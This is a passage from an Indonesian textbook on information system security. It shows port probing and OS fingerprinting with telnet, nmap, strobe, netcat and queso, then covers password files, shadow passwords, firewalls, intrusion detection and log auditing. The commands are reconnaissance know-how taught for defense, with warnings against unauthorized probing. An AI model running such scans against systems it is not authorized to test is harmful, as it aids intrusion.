#
# <service_name> <sock_type> <proto> <flags> <user>
# <server_path> <args>
#
#=:INTERNAL: Internal services
#echo          stream  tcp    nowait  root    internal
#echo          dgram   udp     wait    root    internal
#chargen       stream  tcp    nowait  root    internal
#chargen       dgram   udp     wait    root    internal
discard        stream  tcp    nowait  root    internal
discard        dgram   udp     wait    root    internal
daytime        stream  tcp    nowait  root    internal
daytime        dgram   udp     wait    root    internal
time           stream  tcp    nowait  root    internal
time           dgram   udp     wait    root    internal
#=:STANDARD: These are standard services.
## ftp         stream  tcp    nowait  root    /usr/sbin/tcpd
/usr/sbin/in.ftpd
ftp            stream  tcp    nowait  root    /usr/sbin/tcpd
/usr/local/sbin/proftpd
telnet         stream  tcp    nowait  root    /usr/sbin/tcpd
/usr/sbin/in.telnetd
#=:BSD: Shell, login, exec and talk are BSD protocols.
```

Probing Services

| | | | | | |
|----------------------|--------|-----|--------|------|----------------|
| shell | stream | tcp | nowait | root | /usr/sbin/tcpd |
| /usr/sbin/in.rshd | | | | | |
| login | stream | tcp | nowait | root | /usr/sbin/tcpd |
| /usr/sbin/in.rlogind | | | | | |
| exec | stream | tcp | nowait | root | /usr/sbin/tcpd |
| /usr/sbin/in.rexecd | | | | | |
| talk | dgram | udp | wait | root | /usr/sbin/tcpd |
| /usr/sbin/in.talkd | | | | | |
| ntalk | dgram | udp | wait | root | /usr/sbin/tcpd |
| /usr/sbin/in.ntalkd | | | | | |
| pop-3 | stream | tcp | nowait | root | /usr/sbin/tcpd |
| /usr/sbin/ipop3d | | | | | |

Pemilihan servis apa saja tergantung kepada kebutuhan dan tingkat keamanan yang diinginkan. Sayangnya seringkali sistem yang dibeli atau dirakit menjalankan beberapa servis utama sebagai “default”. Kadang-kadang beberapa servis harus dimatikan karena ada kemungkinan dapat dieksploitasi oleh cracker. Untuk itu ada beberapa program yang dapat digunakan untuk melakukan “probe” (meraba) servis apa saja yang tersedia. Program ini juga dapat digunakan oleh kriminal untuk melihat servis apa saja yang tersedia di sistem yang akan diserang dan berdasarkan data-data yang diperoleh dapat meluncurkan serangan.

Untuk beberapa servis yang berbasis TCP/IP, proses probe dapat dilakukan dengan menggunakan program telnet. Misalnya untuk melihat apakah ada servis e-mail dengan menggunakan SMTP digunakan telnet ke port 25.

```
unix% telnet target.host.com 25
Trying 127.0.0.1...
Connected to target.host.com.
Escape character is '^]'.
220 dma-baru ESMTP Sendmail 8.9.0/8.8.5; Mon, 22 Jun 1998 10:18:54 +0700
```

Dalam contoh di atas terlihat bahwa ada servis SMTP di server tersebut dengan menggunakan program *Sendmail* versi 8.9.0. Adanya informasi tentang sistem yang digunakan ini sebetulnya sangat tidak disarankan karena dengan mudah orang dapat mengetahui kebocoran sistem (jika software dengan versi tersebut memiliki lubang keamanan).

Untuk servis lain, seperti POP atau POP3 dapat dilakukan dengan cara yang sama dengan menggunakan nomor “port” yang sesuai dengan servis yang diamati.

```
unix% telnet localhost 110
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
+OK QPOP (version 2.2) at dma-baru.paume.itb.ac.id starting.
+<20651.898485542@dma-baru.paume.itb.ac.id>
quit
+OK Pop server at dma-baru.paume.itb.ac.id signing off.
Connection closed by foreign host.
```

Latihan 7. Lakukan probing ke sebuah POP server. Gunakan POP server yang dipersiapkan khusus untuk latihan ini. Jangan lakukan probing ke server milik orang lain tanpa izin.

Proses probing tersebut dapat dilakukan secara otomatis, sehingga menguji semua port yang ada, dengan menggunakan beberapa program paket seperti didaftarkan di bawah ini.

Paket probe untuk sistem UNIX

- *nmap*
- *strobe*
- *tcpprobe*

Latihan 8. Gunakan *nmap*, *strobe*, atau *tcpprobe* untuk melakukan probe terhadap sebuah server yang sudah dipersiapkan untuk latihan ini. Jangan melakukan probe ke server milik orang lain tanpa izin.

Untuk melakukan probing ke sistem dengan nomor IP 192.168.1.1 dengan menggunakan program *strobe*:

```
unix% strobe 192.168.1.1
unix% strobe 192.168.1.1 -b 1 -e 80
```

Untuk melakukan probing apakah komputer dengan range nomor IP 192.168.1.1 sampai dengan 192.168.1.10 memiliki FTP server (port 21) dapat dilakukan dengan menggunakan nmap dengan perintah di bawah ini:

```
unix% nmap 192.168.1.1-10 -p 21
```

Probe untuk sistem Window 95/98/NT

- *NetLab*
- *Cyberkit*
- *Ogre*

Mendeteksi Probling

Apabila anda seorang sistem administrator, anda dapat memasang program yang memonitor adanya probing ke sistem yang anda kelola. Probing biasanya meninggalkan jejak di berkas log di sistem anda. Dengan mengamati entry di dalam berkas log dapat diketahui adanya probing.

```
root# tail /var/log/syslog
May 16 15:40:42 epson tcplogd: "Syn probe"
notebook[192.168.1.4]:[8422]->epson[192.168.1.2]:[635]
May 16 15:40:42 epson tcplogd: "Syn probe"
notebook[192.168.1.4]:[8423]->epson[192.168.1.2]:ssl-ldap
May 16 15:40:42 epson tcplogd: "Syn probe"
notebook[192.168.1.4]:[8426]->epson[192.168.1.2]:[637]
May 16 15:40:42 epson tcplogd: "Syn probe"
notebook[192.168.1.4]:[8429]->epson[192.168.1.2]:[638]
May 16 15:40:43 epson tcplogd: "Syn probe"
notebook[192.168.1.4]:[8430]->epson[192.168.1.2]:[639]
May 16 15:40:43 epson tcplogd: "Syn probe"
notebook[192.168.1.4]:[8437]->epson[192.168.1.2]:[640]
May 16 15:40:43 epson tcplogd: "Syn probe"
notebook[192.168.1.4]:[8441]->epson[192.168.1.2]:[641]
May 16 15:40:43 epson tcplogd: "Syn probe"
notebook[192.168.1.4]:[8445]->epson[192.168.1.2]:[642]
May 16 15:40:43 epson tcplogd: "Syn probe"
notebook[192.168.1.4]:[8454]->epson[192.168.1.2]:[643]
```


Contoh di atas menunjukkan *entry* di berkas *syslog* dimana terjadi probing dari komputer yang di beri nama *notebook* dengan nomor IP 192.168.1.4.

Selain itu, ada juga program untuk memonitor probe seperti paket program *courtney*, *portsentry* dan *tcplogd*.

OS fingerprinting

Mengetahui *operating system* (OS) dari target yang akan diserang merupakan salah satu pekerjaan yang dilakukan oleh seorang cracker. Setelah mengetahui OS yang dituju, dia dapat melihat database kelemahan sistem yang dituju. *Fingerprinting* merupakan istilah yang umum digunakan untuk menganalisa OS sistem yang dituju [16].

Fingerprinting dapat dilakukan dengan berbagai cara. Cara yang paling konvensional adalah melakukan telnet ke server yang dituju. Jika server tersebut kebetulan menyediakan servis telnet, seringkali ada banner yang menunjukkan nama OS beserta versinya.

```
unix% telnet 192.168.1.4
Trying 192.168.1.4...
Connected to 192.168.1.4.
Escape character is '^]'.
Linux 2.0.33 (rock.pau-mikro.org) (ttyp0)
login:
```

Apabila sistem tersebut tidak menyediakan servis telnet akan tetapi menyediakan servis FTP, maka informasi juga sering tersedia. Servis FTP tersedia di port 21. Dengan melakukan telnet ke port tersebut dan memberikan perintah "SYST" anda dapat mengetahui versi dari OS yang digunakan seperti contoh di bawah ini.

```
unix% telnet ftp.netscape.com 21
Trying 207.200.74.26...
Connected to ftp.netscape.com.
Escape character is '^]'.
220 ftp29 FTP server (UNIX(r) System V Release 4.0) ready.
SYST
215 UNIX Type: L8 Version: SUNOS
```

Jika server tersebut tidak memiliki FTP server akan tetapi menjalankan Web server, masih ada cara untuk mengetahui OS yang digunakan dengan menggunakan program *netcat* (*nc*) seperti contoh di bawah ini (dimana terlihat OS yang digunakan adalah Debian GNU):

```
$ echo -e "GET / HTTP/1.0\n\n" | nc localhost 80 | \
grep "^Server:"
Server: Apache/1.3.3 (Unix) Debian/GNU
```

Cara fingerprinting yang lebih canggih adalah dengan menganalisa respon sistem terhadap permintaan (request) tertentu. Misalnya dengan menganalisa nomor urut packet TCP/IP yang dikeluarkan oleh server tersebut dapat dipersempit ruang jenis dari OS yang digunakan.

Ada beberapa tools untuk melakukan deteksi OS ini antara lain:

- *nmap*
- *queso*

Berikut ini adalah contoh penggunaan program *queso* untuk mendeteksi OS dari sistem yang menggunakan nomor IP 192.168.1.1. Kebetulan sistem ini adalah sistem Windows 95.

```
unix# queso 192.168.1.1
192.168.1.1:80 * Not Listen, Windoze 95/98/NT
```

Penggunaan program penyerang

Salah satu cara untuk mengetahui kelemahan sistem informasi anda adalah dengan menyerang diri sendiri dengan paket-paket program penyerang (*attack*) yang dapat diperoleh di Internet. Dengan menggunakan program ini anda dapat mengetahui apakah sistem anda rentan dan dapat dieksploitasi oleh orang lain. Perlu diingat bahwa **jangan menggunakan program-program tersebut untuk menyerang sistem lain** (sistem yang tidak anda kelola). Ini tidak etis dan anda dapat diseret ke pengadilan. Beberapa program penyerangan dicontohkan di Bab “Eksplorasi Keamanan” on page 113.

Selain program penyerang yang sifatnya agresif melumpuhkan sistem yang dituju, ada juga program penyerang yang sifatnya melakukan pencurian atau penyadapan data. Untuk penyadapan data, biasanya dikenal dengan istilah “*sniffer*”. Meskipun data tidak dicuri secara fisik (dalam artian menjadi hilang), sniffer ini sangat berbahaya karena dia dapat digunakan untuk menyadap password dan informasi yang sensitif. Ini merupakan serangan terhadap aspek privacy.

Contoh program penyadap (*sniffer*) antara lain:

- *pcapture* (Unix)
- *sniffit* (Unix)
- *tcpdump* (Unix)
- *WebXRy* (Windows)

Penggunaan sistem pemantau jaringan

Sistem pemantau jaringan (*network monitoring*) dapat digunakan untuk mengetahui adanya lubang keamanan. Misalnya apabila anda memiliki sebuah server yang semetinya hanya dapat diakses oleh orang dari dalam, akan tetapi dari pemantau jaringan dapat terlihat bahwa ada yang mencoba mengakses melalui tempat lain. Selain itu dengan pemantau jaringan dapat juga dilihat usaha-usaha untuk melumpuhkan sistem dengan melalui *denial of service attack* (DoS) dengan mengirimkan packet yang jumlahnya berlebihan.

Network monitoring biasanya dilakukan dengan menggunakan protokol SNMP (*Simple Network Management Protocol*) [13]. Pada saat buku ini ditulis, SNMP versi 1 yang paling banyak digunakan meskipun SNMP versi 2 sudah keluar. Sayangnya, tingkat keamanan dari SMNP versi 1 sangat rendah sehingga memungkinkan penyadapan oleh orang yang tidak berhak

Contoh-contoh program network monitoring / management antara lain:

- *Etherboy* (Windows), *Etherman* (Unix)
- *HP Openview* (Windows)


- *Packetboy* (Windows), *Packetman* (Unix)
- *SNMP Collector* (Windows)
- *Webboy* (Windows)

Contoh program pemanatu jaringan yang tidak menggunakan SNMP antara lain:

- *iplog*, *icmplog*, *udplog*, yang merupakan bagian dari paket *iplog* untuk memantau paket IP, ICMP, UDP.
- *iptraf*, sudah termasuk dalam paket Linux Debian *netdiag*
- *netwatch*, sudah termasuk dalam paket Linux Debian *netdiag*
- *ntop*, memantau jaringan seperti program *top* yang memantau proses di sistem Unix (lihat contoh gambar tampilannya)
- *trafshow*, menunjukkan traffic antar hosts dalam bentuk text-mode

Contoh peragaan *trafshow* di sebuah komputer yang bernama *epson*, dimana ditunjukkan sesi *ssh* (dari komputer *compaq*) dan *ftp* (dari komputer *notebook*).

```
epson (traffic) 0 days 00 hrs 00 min 46 sec  
tcp  epson.insan.co.id  ssh      compaq 558 3096      832  
tcp  epson.insan.co.id  ftp      notebook 1054 422      381  
9K total, 0K bad, 0K nonip - 9K tcp, 0K udp, 0K icmp, 0K unkn
```



The screenshot shows the ntop v.1.1 MT interface. At the top, it says 'ntop v.1.1 MT [i486-pc-linux-gnu] listening on eth0'. Below that, it shows '115 Pkts/11.7 Kb [IP 11.6 Kb/Other 102]' and 'Thpt: 0.9 Kbps/2.0 Kbps'. The main part of the screenshot is a table with columns: Host, Act, -Rcvd-, Sent, TCP, UDP, and ICMP. The rows are for compaq, epson, and notebook.

| Host | Act | -Rcvd- | Sent | TCP | UDP | ICMP |
|----------|-----|--------|--------|--------|-----|------|
| compaq | B | 6.1 Kb | 1.5 Kb | 6.1 Kb | 0 | 0 |
| epson | B | 3.5 Kb | 8.3 Kb | 3.4 Kb | 0 | 0 |
| notebook | B | 2.1 Kb | 2.0 Kb | 2.1 Kb | 0 | 0 |

GAMBAR 3.1. Contoh tampilan ntop

Mengamankan Sistem Informasi

*“if a hacker obtains a login on a machine,
there is a good chance he can become root sooner or later.”
-- Bill Cheswick, in “An evening with Berferd:
in which a cracker is lured, endured, and studied”)*

Dalam bab sebelumnya telah dibahas cara-cara untuk mengevaluasi sistem anda. Maka bab ini akan membahas cara-cara untuk mengamankan sistem informasi anda.

Pada umumnya, pengamanan dapat dikategorikan menjadi dua jenis: pencegahan (*preventif*) dan pengobatan (*recovery*). Usaha pencegahan dilakukan agar sistem informasi tidak memiliki lubang keamanan, sementara usaha-usaha pengobatan dilakukan apabila lubang keamanan sudah dieksploitasi.

Pengamanan sistem informasi dapat dilakukan melalui beberapa layer yang berbeda. Misalnya di layer “transport”, dapat digunakan “*Secure Socket Layer*” (SSL). Metoda ini umum digunakan untuk server web. Secara fisik, sistem anda dapat juga diamankan dengan menggunakan “firewall” yang

memisahkan sistem anda dengan Internet. Penggunaan teknik enkripsi dapat dilakukan di tingkat aplikasi sehingga data-data anda atau e-mail anda tidak dapat dibaca oleh orang yang tidak berhak.

Mengatur akses (Access Control)

Salah satu cara yang umum digunakan untuk mengamankan informasi adalah dengan mengatur akses ke informasi melalui mekanisme “*authentication*” dan “*access control*”. Implementasi dari mekanisme ini antara lain dengan menggunakan “*password*”.

Di sistem UNIX dan Windows NT, untuk menggunakan sebuah sistem atau komputer, pemakai diharuskan melalui proses *authentication* dengan menuliskan “*userid*” dan “*password*”. Informasi yang diberikan ini dibandingkan dengan *userid* dan *password* yang berada di sistem. Apabila keduanya valid, pemakai yang bersangkutan diperbolehkan menggunakan sistem. Apabila ada yang salah, pemakai tidak dapat menggunakan sistem. Informasi tentang kesalahan ini biasanya dicatat dalam berkas *log*. Besarnya informasi yang dicatat bergantung kepada konfigurasi dari sistem setempat. Misalnya, ada yang menuliskan informasi apabila pemakai memasukkan *userid* dan *password* yang salah sebanyak tiga kali. Ada juga yang langsung menuliskan informasi ke dalam berkas *log* meskipun baru satu kali salah. Informasi tentang waktu kejadian juga dicatat. Selain itu asal hubungan (*connection*) juga dicatat sehingga administrator dapat memeriksa keabsahan hubungan.

Setelah proses *authentication*, pemakai diberikan akses sesuai dengan level yang dimilikinya melalui sebuah *access control*. *Access control* ini biasanya dilakukan dengan mengelompokkan pemakai dalam “group”. Ada group yang berstatus pemakai biasa, ada tamu, dan ada juga *administrator* atau *super user* yang memiliki kemampuan lebih dari group lainnya. Pengelompokan ini disesuaikan dengan kebutuhan dari penggunaan sistem anda. Di lingkungan kampus mungkin ada kelompok mahasiswa, staf, karyawan, dan administrator. Sementara itu di lingkungan bisnis mungkin ada kelompok *finance*, *engineer*, *marketing*, dan seterusnya.

Password di sistem UNIX

Akses ke sistem UNIX menggunakan password yang biasanya disimpan di dalam berkas `/etc/passwd`. Di dalam berkas ini disimpan nama, userid, password, dan informasi-informasi lain yang digunakan oleh bermacam-macam program. Contoh isi berkas password dapat dilihat di bawah ini.

```
root:fi3sED95ibqR7:0:1:System Operator:/:/sbin/sh
daemon*:1:1:/:tmp:
rahard:d98skjhj91:72:98:Budi Rahardjo:/home/rahard:/bin/csh
```

TABLE 6. Penjelasan contoh isi berkas password

| Field | Isi |
|---------------|--|
| rahard | Nama atau userid pemakai |
| d98skjhj91 | password yang sudah terenkripsi (<i>encrypted password</i>) |
| 72 | UID, user identification number |
| 98 | GID, group identification number |
| Budi Rahardjo | Nama lengkap dari pemakai (sering juga disebut GECOS ^a atau GCOS field) |
| /home/rahard | home directory dari pemakai |
| /bin/csh | shell dari pemakai |

- a. GECOS = General Electric Computer Operating System. Di masa lalu, pemakai juga memiliki account di komputer yang lebih besar, yaitu komputer GECOS. Informasi ini disimpan dalam berkas ini untuk memudahkan batch job yang dijalankan melalui sebuah Remote Job Entry. [18]

Pada sistem UNIX lama, biasanya berkas `/etc/passwd` ini “*readable*”, yaitu dapat dibaca oleh siapa saja. Meskipun kolom password di dalam berkas itu berisi “*encrypted password*” (password yang sudah terenkripsi), akan tetapi ini merupakan potensi sumber lubang keamanan. Seorang pemakai yang nakal, dapat mengambil berkas ini (karena “*readable*”), misalnya men-download berkas ini ke komputer di rumahnya, atau mengirimkan berkas ini kepada kawannya. Ada program tertentu yang dapat digunakan untuk memecah password tersebut. Contoh program ini antara lain: *crack* (UNIX), *viper* (perl script), dan *cracker jack* (DOS).

Program “*password cracker*” ini tidak dapat mencari tahu kata kunci dari kata yang sudah terenkripsi. Akan tetapi, yang dilakukan oleh program ini adalah melakukan coba-coba (*brute force attack*). Salah satu caranya adalah mengambil kata dari kamus (*dictionary*) kemudian mengenkripsinya. Apabila hasil enkripsi tersebut sama dengan password yang sudah terenkripsi (*encrypted password*), maka kunci atau passwordnya ketemu. Selain melakukan “*lookup*” dengan menggunakan kamus, biasanya program “*password cracker*” tersebut memiliki beberapa algoritma *heuristic* seperti menambahkan angka di belakangnya, atau membaca dari belakang (terbalik), dan seterusnya. Inilah sebabnya jangan menggunakan password yang terdapat dalam kamus, atau kata-kata yang umum digunakan (seperti misalnya nama kota atau lokasi terkenal).

Shadow Password

Salah satu cara untuk mempersulit pengacau untuk mendapatkan berkas yang berisi password (meskipun terenkripsi) adalah dengan menggunakan “*shadow password*”. Mekanisme ini menggunakan berkas `/etc/shadow` untuk menyimpan encrypted password, sementara kolom password di berkas `/etc/passwd` berisi karakter “x”. Berkas `/etc/shadow` tidak dapat dibaca secara langsung oleh pemakai biasa.

Latihan 9. Perhatikan sistem UNIX anda. Apakah sistem itu menggunakan fasilitas shadow password atau tidak?

Memilih password

Dengan adanya kemungkinan password ditebak, misalnya dengan menggunakan program password cracker, maka memilih password memerlukan perhatian khusus. Berikut ini adalah daftar hal-hal yang sebaiknya tidak digunakan sebagai password.

- Nama anda, nama istri / suami anda, nama anak, ataupun nama kawan.
- Nama komputer yang anda gunakan.
- Nomor telepon atau plat nomor kendaraan anda.
- Tanggal lahir.
- Alamat rumah.

- Nama tempat yang terkenal.
- Kata-kata yang terdapat dalam kamus (bahasa Indonesia maupun bahasa Inggris).
- Password dengan karakter yang sama diulang-ulang.
- Hal-hal di atas ditambah satu angka.

Menutup servis yang tidak digunakan

Seringkali sistem (perangkat keras dan/atau perangkat lunak) diberikan dengan beberapa servis dijalankan sebagai *default*. Sebagai contoh, pada sistem UNIX servis-servis berikut sering dipasang dari vendornya: *finger*, *telnet*, *ftp*, *smtp*, *pop*, *echo*, dan seterusnya. Servis tersebut tidak semuanya dibutuhkan. Untuk mengamankan sistem, servis yang tidak diperlukan di server (komputer) tersebut sebaiknya dimatikan. Sudah banyak kasus yang menunjukkan *abuse* dari servis tersebut, atau ada lubang keamanan dalam servis tersebut akan tetapi sang administrator tidak menyadari bahwa servis tersebut dijalankan di komputernya.

Latihan 10. Periksa sistem UNIX anda, servis apa saja yang dijalankan di sana? Dari mana anda tahu servis-servis yang dijalankan?

Servis-servis di sistem UNIX ada yang dijalankan dari “*inetd*” dan ada yang dijalankan sebagai *daemon*. Untuk mematikan servis yang dijalankan dengan menggunakan fasilitas *inet*, periksa berkas */etc/inetd.conf*, matikan servis yang tidak digunakan (dengan memberikan tanda komentar #) dan memberitahu *inetd* untuk membaca berkas konfigurasinya (dengan memberikan signal HUP kepada PID dari proses *inetd*).

```
unix# ps -aux | grep inetd
105 inetd
unix# kill -HUP 105
```

Untuk sistem Solaris atau yang berbasis System V, gunakan perintah “*ps -eaf*” sebagai pengganti perintah “*ps -aux*”. Lebih jelasnya silahkan baca manual dari perintah *ps*.

Untuk servis yang dijalankan sebagai *daemon* dan dijalankan pada waktu *startup (boot)*, perhatikan skrip boot dari sistem anda.

- SunOS: `/etc/rc.*`
- Linux Debian: `/etc/init.d/*`


Memasang Proteksi

Untuk lebih meningkatkan keamanan sistem informasi, proteksi dapat ditambahkan. Proteksi ini dapat berupa filter (secara umum) dan yang lebih spesifik adalah firewall. Filter dapat digunakan untuk memfilter e-mail, informasi, akses, atau bahkan dalam level packet. Sebagai contoh, di sistem UNIX ada paket program “*tcpwrapper*” yang dapat digunakan untuk membatasi akses kepada servis atau aplikasi tertentu. Misalnya, servis untuk “*telnet*” dapat dibatasi untuk sistem yang memiliki nomor IP tertentu, atau memiliki domain tertentu. Sementara firewall dapat digunakan untuk melakukan filter secara umum.

Untuk mengetahui apakah server anda menggunakan *tcpwrapper* atau tidak, periksa isi berkas `/etc/inetd.conf`. Biasanya *tcpwrapper* dirakit menjadi “*tcpd*”. Apabila servis di server anda (misalnya *telnet* atau *ftp*) dijalankan melalui *tcpd*, maka server anda menggunakan *tcpwrapper*. Biasanya, konfigurasi *tcpwrapper* (*tcpd*) diletakkan di berkas `/etc/hosts.allow` dan `/etc/hosts.deny`.

Firewall

Firewall merupakan sebuah perangkat yang diletakkan antara Internet dengan jaringan internal (Lihat Figure 4.1 on page 83). Informasi yang keluar atau masuk harus melalui firewall ini.



GAMBAR 4.1. Contoh sebuah Firewall

Tujuan utama dari firewall adalah untuk menjaga (*prevent*) agar akses (ke dalam maupun ke luar) dari orang yang tidak berwenang (*unauthorized access*) tidak dapat dilakukan. Konfigurasi dari firewall bergantung kepada kebijaksanaan (*policy*) dari organisasi yang bersangkutan, yang dapat dibagi menjadi dua jenis:

- apa-apa yang tidak diperbolehkan secara eksplisit dianggap tidak diperbolehkan (*prohibited*)
- apa-apa yang tidak dilarang secara eksplisit dianggap diperbolehkan (*permitted*)

Firewall bekerja dengan mengamati paket IP (Internet Protocol) yang melewatinya. Berdasarkan konfigurasi dari firewall maka akses dapat diatur berdasarkan IP address, port, dan arah informasi. Detail dari konfigurasi bergantung kepada masing-masing firewall.

Firewall dapat berupa sebuah perangkat keras yang sudah dilengkapi dengan perangkat lunak tertentu, sehingga pemakai (administrator) tinggal melakukan konfigurasi dari firewall tersebut. Firewall juga dapat berupa perangkat lunak yang ditambahkan kepada sebuah server (baik UNIX maupun Windows NT), yang dikonfigurasi menjadi firewall. Dalam hal ini, sebetulnya perangkat komputer dengan prosesor Intel 80486 sudah cukup untuk menjadi firewall yang sederhana.

Firewall biasanya melakukan dua fungsi; fungsi (IP) filtering dan fungsi proxy. Keduanya dapat dilakukan pada sebuah perangkat komputer (device) atau dilakukan secara terpisah.

Beberapa perangkat lunak berbasis UNIX yang dapat digunakan untuk melakukan IP filtering antara lain:

- *ipfwadm*: merupakan standar dari sistem Linux yang dapat diaktifkan pada level kernel
- *ipchains*: versi baru dari Linux kernel packet filtering yang diharapkan dapat menggantikan fungsi *ipfwadm*

Fungsi proxy dapat dilakukan oleh berbagai software tergantung kepada jenis proxy yang dibutuhkan, misalnya web proxy, rlogin proxy, ftp proxy dan seterusnya. Di sisi client sering kali dibutuhkan software tertentu agar dapat menggunakan proxy server ini, seperti misalnya dengan menggunakan SOCKS. Beberapa perangkat lunak berbasis UNIX untuk proxy antara lain:

- *Socks*: proxy server oleh NEC Network Systems Labs
- *Squid*: web proxy server

Informasi mengenai firewall secara lebih lengkap dapat dibaca pada referensi [29, 37] atau untuk sistem Linux dapat dilakukan dengan mengunjungi web site berikut: <<http://www.gnatbox.com>>.

Satu hal yang perlu diingat bahwa adanya firewall bukan menjadi jaminan bahwa jaringan dapat diamankan seratus persen. Firewall tersebut sendiri dapat memiliki masalah. Sebagai contoh, Firewall Gauntlet yang dibuat oleh Network Associates Inc. (NAI) mengalami masalah¹ sehingga dapat melewatkan koneksi dari luar yang seharusnya tidak boleh lewat. Padahal Gauntlet didengung-dengungkan oleh NAI sebagai “*The World’s Most*

1. Tanggal 22 Mei 2000 ditemukan masalah dalam Gauntlet (versi 4.1, 4.2, 5.0, dan 5.5) oleh Jim Stickley (seorang konsultan keamanan dari Garrison Technologies) dimana jika paket Cyber Patrol filtering dipasang, maka ada kemungkinan koneksi dari luar yang seharusnya tidak boleh lewat firewall ternyata dilewatkan. Ternyata ada masalah “buffer overflow” di server tersebut. Hal ini hanya terjadi jika Cyber Patrol diaktifkan. <http://www.securityfocus.com/news/40>

Secure Firewall". Inti yang ingin kami sampaikan adalah bahwa meskipun sudah menggunakan firewall, keamanan harus tetap dipantau secara berkala.

Pemantau adanya serangan

Sistem pemantau (*monitoring system*) digunakan untuk mengetahui adanya tamu tak diundang (*intruder*) atau adanya serangan (*attack*). Nama lain dari sistem ini adalah "*intruder detection system*" (IDS). Sistem ini dapat memberitahu administrator melalui e-mail maupun melalui mekanisme lain seperti melalui pager.

Ada berbagai cara untuk memantau adanya intruder. Ada yang sifatnya aktif dan pasif. IDS cara yang pasif misalnya dengan memonitor logfile. Contoh software IDS antara lain:

- *Autobuse*, mendeteksi probing dengan memonitor logfile.
- *Courtney* dan *portsentry*, mendeteksi *probing* (*port scanning*) dengan memonitor packet yang lalu lalang. *Portsentry* bahkan dapat memasukkan IP penyerang dalam filter *tcpwrapper* (langsung dimasukkan kedalam berkas */etc/hosts.deny*)
- *Shadow* dari SANS
- *Snort*, mendeteksi pola (*pattern*) pada paket yang lewat dan mengirimkan alert jika pola tersebut terdeteksi. Pola-pola atau *rules* disimpan dalam berkas yang disebut library yang dapat dikonfigurasi sesuai dengan kebutuhan.

Pemantau integritas sistem

Pemantau integritas sistem dijalankan secara berkala untuk menguji integritas sistem. Salah satu contoh program yang umum digunakan di sistem UNIX adalah program *Tripwire*. Program paket *Tripwire* dapat digunakan untuk memantau adanya perubahan pada berkas. Pada mulanya, *tripwire* dijalankan dan membuat database mengenai berkas-berkas atau

direktori yang ingin kita amati beserta “signature” dari berkas tersebut. Signature berisi informasi mengenai besarnya berkas, kapan dibuatnya, pemiliknya, hasil *checksum* atau *hash* (misalnya dengan menggunakan program MD5), dan sebagainya. Apabila ada perubahan pada berkas tersebut, maka keluaran dari *hash function* akan berbeda dengan yang ada di database sehingga ketahuan adanya perubahan.

Audit: Mengamati Berkas Log

Segala (sebagian besar) kegiatan penggunaan sistem dapat dicatat dalam berkas yang biasanya disebut “logfile” atau “log” saja. Berkas log ini sangat berguna untuk mengamati penyimpangan yang terjadi. Kegagalan untuk masuk ke sistem (login), misalnya, tersimpan di dalam berkas log. Untuk itu para administrator diwajibkan untuk rajin memelihara dan menganalisa berkas log yang dimilikinya.

Letak dan isi dari berkas log bergantung kepada operating system yang digunakan. Di sistem berbasis UNIX, biasanya berkas ini berada di direktori `/var/adm` atau `/var/log`. Contoh berkas log yang ada di sistem Linux Debian dapat dilihat pada Table 7 on page 86.

TABLE 7. Berkas Log di sistem Debian Linux

| Nama Berkas | Keterangan |
|----------------------------------|--|
| <code>/var/adm/auth.log</code> | Berisi informasi yang berhubungan dengan authentication. Gagal login, misalnya, dicatat pada berkas ini. |
| <code>/var/adm/daemon.log</code> | Informasi mengenai program-program daemon seperti BIND, Sendmail, dsb. |
| <code>/var/adm/mail.log</code> | Berisi informasi tentang e-mail yang dikirimkan dan diterima oleh MTA (sendmail) serta akses ke sistem email melalui POP dan IMAP. |
| <code>/var/adm/syslog</code> | Berisi pesan yang dihasilkan oleh program syslog. Kegagalan login tercatat di sini. |

```
Apr  8 08:47:12 xact passwd[8518]: password for `inet' changed
by root
Apr  8 10:02:14 xact su: (to root) budi on /dev/tty3
```

```
Apr  5 17:20:10 alliance wu-ftpd[12037]: failed login from
ws170.library.msstate.edu [130.18.249.170], m1
Apr  9 18:41:47 alliance login[12861]: invalid password for
`budi' on `tty0' from `ppp15.isp.net.id'
```

Contoh berikut diambil dari isi berkas `/var/adm/mail.log`, yang berfungsi untuk mencatat aktivitas yang berhubungan dengan sistem mail.

[illegible]

[illegible]

Contoh di atas menunjukkan hal yang sedikit aneh dari akses ke servis email melalui IMAP (ditunjukkan dengan kata “imapd” yang merupakan server dari servis IMAP). Pertama, user yang digunakan tidak valid. Kedua, kebetulan administrator tidak memiliki remote user yang berasal dari host yang disebut di atas. Setelah diselidiki, ternyata memang ada lubang keamanan dari implementasi “imapd” yang digunakan. Ini diketahui setelah melihat informasi yang ada di web site *CERT* (See “Sumber informasi dan organisasi yang berhubungan dengan keamanan sistem informasi” on page 153.). Untuk itu administrator cepat-cepat menutup servis *imap* tersebut, mengambil dan memasang versi baru dari *imapd* yang tidak memiliki lubang keamanan tersebut.

Contoh-contoh di atas hanya merupakan sebagian kecil dari kegiatan menganalisa berkas log. Untuk sistem yang cukup ramai, misalnya sebuah perguruan tinggi dengan jumlah pemakai yang ribuan, analisa berkas log merupakan satu pekerjaan tersendiri (yang melelahkan). Untuk itu adanya tools yang dapat membantu administrator untuk memproses dan menganalisa berkas log merupakan sesuatu yang sangat penting. Ada beberapa tools sederhana yang menganalisa berkas log untuk mengamati kegagalan (*invalid password*, *login failure*, dan sebagainya) kemudian memberikan ringkasan. Tools ini dapat dijalankan setiap pagi dan mengirimkan hasilnya kepada administrator.

Backup secara rutin

